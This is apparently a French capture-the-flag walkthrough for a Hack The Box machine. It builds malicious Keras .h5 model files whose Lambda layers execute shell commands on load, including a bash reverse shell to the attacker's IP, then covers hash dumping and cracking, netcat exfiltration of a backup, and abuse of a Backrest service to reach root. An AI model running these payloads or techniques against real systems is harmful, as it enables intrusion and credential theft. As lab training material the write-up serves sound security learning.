
Si aucune erreur n’est affichée et que la page Model Predictions s’ouvre, cela confirme que le modèle est accepté et correctement traité par l’application.
Tu peux alors considérer que ton environnement local est conforme et passer à la création de fichiers .h5 de preuve de concept.
Preuve de concept : poc-touch.h5
Pour créer un premier modèle POC, tu t’inspires d’une recherche simple sur le sujet, par exemple avec les mots-clés keras tensorflow RCE.
Cette recherche met en évidence qu’il est possible d’exécuter du code lors du chargement d’un modèle Keras, notamment via l’utilisation de couches Lambda.
Tu peux notamment t’appuyer sur les travaux décrits ici :
https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model
Tu adaptes ensuite ce principe à ton script minimal.py afin de créer une première preuve de concept simple.
Création de poc-touch.h5
Le but de ce premier PoC est volontairement simple : créer un fichier dans /tmp si le code est bien exécuté.
Pour cela tu crées d’abord un script poc-touch.py :
nano poc-touch.py
Tu ajoutes le code suivant, qui te permettra de vérifier si la fonction payload est bien exécutée :
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers
import os

def payload(x):
    os.system("touch /tmp/poc_touch")
    return x

model = keras.Sequential([
    layers.Input(shape=(1,)),
    layers.Lambda(payload)
])

model.save("poc-touch.h5")
Tu exécutes ensuite le script pour générer le fichier .h5 :
python3 poc-touch.py
ls -lh poc-touch.h5
Le fichier poc-touch.h5 est maintenant prêt pour un premier test local dans l’environnement Docker.
Test de poc-touch.h5 en local
Tout ce test se déroule dans le conteneur Docker local.
L’objectif est de valider le comportement du fichier .h5 dans l’environnement de travail recréé à partir du Dockerfile, avant toute interaction avec la cible.
Pour tester ce modèle en local, tu crées un script Python qui prend le fichier .h5 en argument et le charge.
nano test_model.py
Tu ajoutes le code suivant :
import sys
from tensorflow import keras

model_path = sys.argv[1]

model = keras.models.load_model(model_path)
print("Modèle chargé")
Tu exécutes ensuite le script avec ton fichier :
python3 test_model.py poc-touch.h5
Si le chargement du modèle déclenche l’exécution de la fonction payload, le fichier /tmp/poc_touch doit être créé.
Tu peux le vérifier avec :
ls -l /tmp/poc_touch
Preuve de concept : poc-ping.h5
Pour tester la RCE depuis la cible, il faut que le fichier .h5 déclenche une action observable depuis Kali.
Une méthode simple consiste à générer un modèle qui exécute un ping vers ta machine Kali.
Si le ping est détecté côté Kali, cela confirme que le modèle est bien chargé par le serveur et que l’exécution de code fonctionne à distance.
Pour pouvoir utiliser la commande ping dans le conteneur, tu installes d’abord l’outil correspondant :
apt update
apt install -y iputils-ping
Création de poc-ping.h5
Pour préparer ce test, tu crées un nouveau script Python dans le conteneur :
nano poc-ping.py
Ce script reprend le principe de poc-touch.py, mais remplace la création d’un fichier local par une action réseau visible depuis Kali.
Tu ajoutes le code suivant, en remplaçant 10.10.x.x par l’adresse IP tun0 de ta machine Kali :
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers

def payload(x):
    import os
    os.system("ping -c 3 10.10.x.x")
    return x

model = keras.Sequential([
    layers.Input(shape=(1,)),
    layers.Lambda(payload)
])

model.save("poc-ping.h5")
Tu génères ensuite le fichier .h5 :
python3 poc-ping.py
ls -lh poc-ping.h5
Test de poc-ping.h5 en local
Ce test se déroule entièrement dans le conteneur Docker local.
Avant de charger le modèle, tu démarres une capture réseau dans un fenêtre de ton Kali pour observer les paquets ICMP :
sudo tcpdump -i any icmp
Dans ton conteneur Docker, tu exécutes ensuite le script de test avec ton modèle :
python3 test_model.py poc-ping.h5
Si la fonction payload est exécutée, 3 requêtes ping sont envoyées vers Kali.
Tu dois alors voir apparaître 6 paquets ICMP dans tcpdump :
- 3 requêtes (echo request)
- 3 réponses (echo reply)
Cela confirme que le modèle déclenche bien une action réseau lors de son chargement.
Test de poc-ping.h5 en remote
Une fois le test local validé, tu peux vérifier le comportement du modèle sur la cible.
Sur ta machine Kali, tu démarres une capture réseau pour surveiller les paquets ICMP :
sudo tcpdump -i tun0 icmp
Depuis le dashboard de l’application, tu uploades le fichier poc-ping.h5, puis tu cliques sur View Predictions afin de déclencher le chargement du modèle côté serveur.
Si la fonction payload est exécutée, des requêtes ping doivent être envoyées vers ta machine Kali.
Ici aussi tu dois voir apparaître 6 paquets ICMP dans tcpdump :
- 3 requêtes (echo request)
- 3 réponses (echo reply)
La réception de ces paquets ICMP confirme que :
- le modèle
.h5est bien chargé par le serveur - le code
pingest exécuté côté cible
Une fois la RCE confirmée, tu peux remplacer la commande utilisée dans le PoC par un reverse shell afin d’obtenir un accès interactif.
Exploitation : reverse-shell.h5
Une fois la RCE confirmée avec poc-ping.h5, tu peux passer à l’étape suivante : obtenir un accès distant sur la machine cible.
L’objectif est maintenant d’exploiter cette RCE en mettant en place un reverse shell, afin d’obtenir un accès interactif à la machine cible.
Création de reverse-shell.py
Tu reprends le principe utilisé précédemment et tu crées un nouveau script :
nano reverse-shell.py
Tu ajoutes le code suivant, en remplaçant 10.10.x.x par l’adresse IP tun0 de ta machine Kali :
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers

def payload(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.x.x/4444 0>&1'")
    return x

model = keras.Sequential([
    layers.Input(shape=(1,)),
    layers.Lambda(payload)
])

model.save("reverse-shell.h5")
Note : En cas de redémarrage ou de reset de la machine cible, l’image Docker est généralement déjà présente sur ton Kali.
Il n’est donc pas nécessaire de la reconstruire : un simpledocker runsuffit pour relancer l’environnement de travail.
Tu génères ensuite le fichier .h5 :
python3 reverse-shell.py
ls -lh reverse-shell.h5
Reverse Shell
Sur ta machine Kali, tu démarres un listener :
nc -lnvp 4444
Depuis l’interface web, tu uploades le fichier reverse-shell.h5 via le bouton Browse et Upload Model, puis tu cliques sur View Predictions afin de déclencher son exécution.
Si tout se passe correctement, une connexion entrante apparaît dans ton listener : le reverse shell est établi sur ta machine Kali.
app@artificial:~/app$ whoami
whoami
app
app@artificial:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@artificial:~/app$ pwd
pwd
/home/app/app
app@artificial:~/app$
Une fois le reverse shell obtenu, tu peux le stabiliser en appliquant la recette « Stabiliser un Reverse Shell Bash »
Exploitation du reverse shell
Énumération initiale
Une fois le reverse shell établi et stabilisé, tu commences par une énumération de base du système :
whoami
id
pwd
uname -a
ls -la
L’utilisateur courant est app, et tu te trouves dans le répertoire de l’application.
Identification des utilisateurs
Tu explores ensuite les répertoires utilisateurs :
ls -l /home
Tu observes la présence d’un seul autre utilisateur : gael.
Tu peux également confirmer avec :
cat /etc/passwd

gael:x:1000:1000:gael:/home/gael:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
Le fichier user.txt n’étant pas présent dans /home/app, il est probable qu’il se trouve dans /home/gael, auquel tu n’as pas accès.
L’objectif devient donc d’obtenir les droits de cet utilisateur.
Analyse de l’application
L’analyse du répertoire courant montre que le fichier app.py est lisible :
ls -la
total 36
drwxrwxr-x 7 app app 4096 Jun  9  2025 .
drwxr-x--- 6 app app 4096 Jun  9  2025 ..
-rw-rw-r-- 1 app app 7846 Jun  9  2025 app.py
drwxr-xr-x 2 app app 4096 Apr 29 07:28 instance
drwxrwxr-x 2 app app 4096 Apr 29 07:28 models
drwxr-xr-x 2 app app 4096 Jun  9  2025 __pycache__
drwxrwxr-x 4 app app 4096 Jun  9  2025 static
drwxrwxr-x 2 app app 4096 Jun 18  2025 templates
cat app.py
Tu identifies rapidement une clé secrète Flask :
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"
Cette clé est utilisée pour la gestion des sessions web, mais elle ne permet pas ici d’obtenir un accès direct en SSH avec l’utilisateur gael.
En poursuivant l’analyse, tu trouves la configuration de la base de données :
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'
Un peu plus loin, tu identifies le mécanisme de hash des mots de passe :
def hash(password):
 password = password.encode()
 hash = hashlib.md5(password).hexdigest()
 return hash
Ce fichier révèle que l’application utilise une base de données SQLite users.db, contenant les identifiants des utilisateurs, avec des mots de passe hashés en MD5.
Tu recherches alors cette base de données :
find / -name users.db 2>/dev/null
Le fichier est localisé dans le répertoire instance de l’application :
/home/app/app/instance/users.db
Extraction des identifiants
Tu ouvres users.db avec sqlite3 :
sqlite3 instance/users.db
Puis tu listes les tables et extrais les utilisateurs :
app@artificial:~/app$ sqlite3 instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
model  user
sqlite> select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|noelnac|noelnac@artificial.htb|5f4dcc3b5aa765d61d8327deb882cf99
sqlite>
Cela te permet de récupérer le hash MD5 associé à l’utilisateur gael.
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
Crack du mot de passe
Tu utilises ensuite un service de crack comme CrackStation pour retrouver le mot de passe en clair.

Le hash est résolu en :
gael:mattp005numbertwo
Accès SSH
Ces identifiants peuvent être utilisés pour établir une connexion SSH :
ssh gael@artificial.htb
Une fois connecté, tu peux accéder au fichier user.txt dans le répertoire personnel de gael.
user.txt
gael@artificial:~$ ls -l
total 4
-rw-r----- 1 root gael 33 Apr 28 08:38 user.txt


gael@artificial:~$ cat user.txt
0fb9xxxxxxxxxxxxxxxxxxxxxxxx6143
Une fois le fichier user.txt récupéré, la prise de pied est validée. Tu peux désormais passer à la phase d’escalade de privilèges.
Escalade de privilèges
Une fois connecté en tant que gael, tu peux commencer l’énumération locale afin d’identifier une piste permettant d’obtenir les privilèges root.
La méthode générale est détaillée dans la recette « Privilege Escalation Linux — Méthode structurée pour CTF et HTB » .
Sudo -l
Tu commences toujours par vérifier les droits sudo :
gael@artificial:~$ sudo -l
[sudo] password for gael:
Sorry, user gael may not run sudo on artificial.
gael@artificial:~
Le résultat est clair : l’utilisateur gael ne dispose d’aucun droit sudo.
Tu peux donc écarter cette piste et poursuivre l’énumération.
Exploration du contexte utilisateur
Avant d’aller plus loin, tu vérifies le contexte dans lequel tu te trouves :
whoami
id
pwd
uname -a
hostname
Résultat :
gael@artificial:~$ whoami
gael
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
gael@artificial:~$ pwd
/home/gael
gael@artificial:~$ uname -a
Linux artificial 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
gael@artificial:~$ hostname
artificial
gael@artificial:~
Tu observes que :
- tu es connecté en tant qu’utilisateur
gael - tu appartiens au groupe supplémentaire
sysadm - tu es dans ton répertoire personnel
/home/gael - le système est une machine Ubuntu avec un noyau Linux 5.4
Exploration du groupe sysadm
Lors de l’analyse du contexte, un élément attire ton attention : l’utilisateur gael appartient au groupe sysadm.
Ce type de groupe est généralement associé à des tâches d’administration système.
Concrètement, cela signifie qu’il peut donner accès à des fichiers ou des répertoires normalement réservés à des utilisateurs privilégiés.
Dans un contexte CTF, ce type d’accès indirect constitue souvent une piste exploitable : il peut notamment permettre d’accéder à des sauvegardes, des fichiers de configuration ou d’autres données sensibles.
Tu décides donc d’explorer cette piste en recherchant les fichiers accessibles par ce groupe :
find / -group sysadm 2>/dev/null
Résultat :
/var/backups/backrest_backup.tar.gz
Un seul fichier ressort, mais il est particulièrement intéressant :
- il se trouve dans
/var/backups, un emplacement souvent réservé aux sauvegardes - son nom suggère une archive liée à Backrest, un outil de backup
Les fichiers de sauvegarde contiennent fréquemment :
- des configurations
- des identifiants
- voire des fichiers sensibles du système
Ce fichier mérite donc une analyse approfondie.
Récupération de la sauvegarde
Plutôt que d’analyser l’archive directement sur la machine cible, tu choisis de la récupérer sur ta machine Kali en utilisant la recette « Copier des fichiers depuis et vers Kali Linux »
Sur ta machine Kali, tu ouvres un listener :
nc -lvnp 4444 > backrest_backup.tar.gz
Sur la machine cible, tu envoies le fichier :
cd /var/backups
nc 10.10.x.x 4444 < backrest_backup.tar.gz
Le fichier est alors transféré directement vers ta machine Kali.
Analyse locale de l’archive
Une fois le fichier récupéré sur Kali, tu tentes de l’extraire :
tar -xzf backrest_backup.tar.gz
Résultat :
gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
Cette erreur indique que le fichier n’est pas compressé en gzip, malgré son extension .tar.gz.
Tu vérifies alors son type réel :
file backrest_backup.tar.gz

backrest_backup.tar.gz: POSIX tar archive (GNU)
Dans ce cas, il s’agit en réalité d’une archive tar simple.
Tu adaptes donc la commande d’extraction :
tar -xf backrest_backup.tar.gz
Tu explores ensuite son contenu :
ls -la

total 51072
drwxrwxrwx 2 kali kali        0 Mar  4  2025 .
drwxrwxrwx 2 kali kali        0 Apr 29 10:40 ..
-rwxrwxrwx 1 kali kali 25690264 Feb 16  2025 backrest
drwxrwxrwx 2 kali kali        0 Mar  3  2025 .config
-rwxrwxrwx 1 kali kali     3025 Mar  3  2025 install.sh
-rwxrwxrwx 1 kali kali       64 Mar  3  2025 jwt-secret
-rwxrwxrwx 1 kali kali    57344 Mar  4  2025 oplog.sqlite
-rwxrwxrwx 1 kali kali        0 Mar  3  2025 oplog.sqlite.lock
-rwxrwxrwx 1 kali kali    32768 Mar  4  2025 oplog.sqlite-shm
-rwxrwxrwx 1 kali kali        0 Mar  4  2025 oplog.sqlite-wal
drwxrwxrwx 2 kali kali        0 Mar  3  2025 processlogs
-rwxrwxrwx 1 kali kali 26501272 Mar  3  2025 restic
drwxrwxrwx 2 kali kali        0 Mar  4  2025 tasklogs
En te basant sur l’expression “Permissions et root” de la recette « Analyser rapidement un fichier texte, une sortie --help ou un fichier de configuration par mots-clés » , tu lances la recherche suivante :
grep -REi 'sudo|root|permission|owner|chmod|chown|suid|uid|gid|user|pass|login|auth|credential|creds' .
Résultat :
.config/backrest/config.json:  "auth": {
.config/backrest/config.json:    "users": [
.config/backrest/config.json:        "name": "backrest_root",
.config/backrest/config.json:        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
install.sh:    sudo systemctl stop backrest
install.sh:  sudo mkdir -p /usr/local/bin
install.sh:  sudo cp $(ls -1 backrest | head -n 1) /usr/local/bin
install.sh:  sudo tee /etc/systemd/system/backrest.service > /dev/null <<- EOM
install.sh:User=$(whoami)
install.sh:WantedBy=multi-user.target
install.sh:  sudo systemctl daemon-reload
install.sh:  sudo systemctl enable backrest
install.sh:  sudo systemctl start backrest
processlogs/backrest.log:{"level":"debug","msg":"loading auth secret from file"}
Analyse des résultats
Parmi ces résultats, plusieurs fichiers apparaissent, mais tous ne sont pas pertinents pour une élévation de privilèges.
Tu te focalises sur le fichier :
.config/backrest/config.json
qui contient :
- un utilisateur :
backrest_root - un champ
passwordBcrypt
C’est l’élément le plus intéressant de cette recherche.
Les autres résultats (install.sh, logs, binaires) apportent du contexte sur le fonctionnement de l’application, mais ne fournissent pas directement de vecteur d’exploitation.
Décodage du hash bcrypt
Le champ passwordBcrypt contient la valeur suivante :
JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP
Cette chaîne ne correspond pas directement à un hash bcrypt classique (qui commence par $2a$).
Sa structure indique qu’il s’agit d’un encodage Base64. Tu la décodes donc :
echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d
Résultat :
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Le préfixe $2a$10$ confirme qu’il s’agit bien d’un hash bcrypt valide.
Tu peux maintenant le casser avec hashcat :
hashcat -m 3200 \
  '$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO' \
  /usr/share/wordlists/rockyou.txt
Le mot de passe est retrouvé rapidement :
b$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
Tu obtiens ainsi les identifiants suivants :
backrest_root:!@#$%^
Ces identifiants correspondent probablement à un compte applicatif. Un test en SSH confirme qu’ils ne permettent pas un accès système direct.
Tu cherches alors à identifier le service associé à ce compte. La première idée consiste à analyser tout de suite les services locaux, par exemple avec netstat -tulpn.
Toutefois, afin de ne rien manquer, tu choisis de suivre la méthodologie complète décrite dans la recette « Privilege Escalation Linux — Méthode structurée pour CTF et HTB » , en poursuivant l’énumération de manière structurée.
Vérifications classiques d’escalade
Tu poursuis l’énumération en appliquant les vérifications classiques de la méthode :
- recherche de binaires SUID
- analyse des capabilities Linux
- inspection des tâches cron
- observation des processus avec
pspy64
SUID
find / -perm -4000 -type f 2>/dev/null
Aucun binaire inhabituel ou exploitable n’est identifié.
capabilities
getcap -r / 2>/dev/null
Aucune capability exploitable n’est trouvée.
Vérification complémentaire avec suid3num
cd /dev/shm
wget http://10.10.x.x:8000/suid3num.py
python3 suid3num.py
- aucun binaire personnalisé n’est identifié
- aucun binaire exploitable via GTFOBins n’est détecté
Tâches cron
cat /etc/crontab
Seules les tâches système par défaut sont présentes.
pspy64
Tu observes les processus exécutés par root avec pspy64.
Aucun processus exploitable n’apparaît, même après plusieurs minutes d’observation.
Analyse des services locaux
netstat -tulpn
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9898          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
Tu recherches les services associés aux ports 5000 et 9898 depuis le répertoire /etc :
grep -r ':9898' /etc 2>/dev/null
grep -r ':5000' /etc 2>/dev/null
Résultats :
systemd/system/backrest.service:Environment="BACKREST_PORT=127.0.0.1:9898"

systemd/system/app.service:ExecStart=/usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /dev/null app:app -b 127.0.0.1:5000

/etc/nginx/sites-available/default:		proxy_pass http://127.0.0.1:5000;
gael@artificial:/$
Ces recherches te permettent d’identifier que :
- Backrest est exécuté localement sur le port 9898
- nginx relaie les requêtes vers l’application sur le port 5000
Conclusion de l’énumération manuelle
Les vérifications classiques (sudo, SUID, capabilities, suid3num, cron, pspy64) ne révèlent aucune piste exploitable.
En revanche, un élément ressort clairement de l’analyse :
- l’appartenance au groupe
sysadm - l’accès à une sauvegarde dans
/var/backups - la présence d’identifiants pour le service Backrest
Ces éléments ne sont pas isolés : ils forment une chaîne logique.
Tu identifies alors une piste cohérente :
- un service de sauvegarde accessible localement
- des identifiants valides pour ce service
- et potentiellement un accès indirect à des fichiers sensibles
L’analyse des fichiers de configuration confirme que Backrest est exécuté localement sur le port 9898.
Tu disposes maintenant de tous les éléments nécessaires pour tenter une exploitation.
Exploitation de Backrest
L’accès à l’interface Backrest sur le port 9898 permet d’interagir directement avec le système de sauvegarde.
Ce point est essentiel :
Backrest s’exécute avec des privilèges élevés afin de pouvoir sauvegarder l’ensemble du système, y compris des répertoires sensibles comme /root.
Même si tu es connecté en tant qu’utilisateur gael, les actions réalisées via l’interface sont exécutées avec les droits du service.
Concrètement, l’exploitation repose sur trois étapes :
- demander à Backrest de sauvegarder
/root - restaurer cette sauvegarde vers un chemin accessible
- télécharger les fichiers restaurés
Ce mécanisme permet de contourner les restrictions classiques et d’accéder indirectement à des fichiers normalement inaccessibles.
Le service n’étant accessible qu’en local, tu mets en place un tunnel SSH depuis ta machine Kali avec le compte gael:mattp005numbertwo :
ssh -L 9898:127.0.0.1:9898 gael@artificial.htb
Une fois le tunnel actif, tu peux accéder au service depuis ton navigateur :
http://127.0.0.1:9898
Tu accèdes à l’interface avec les identifiants backrest_root:!@#$%^

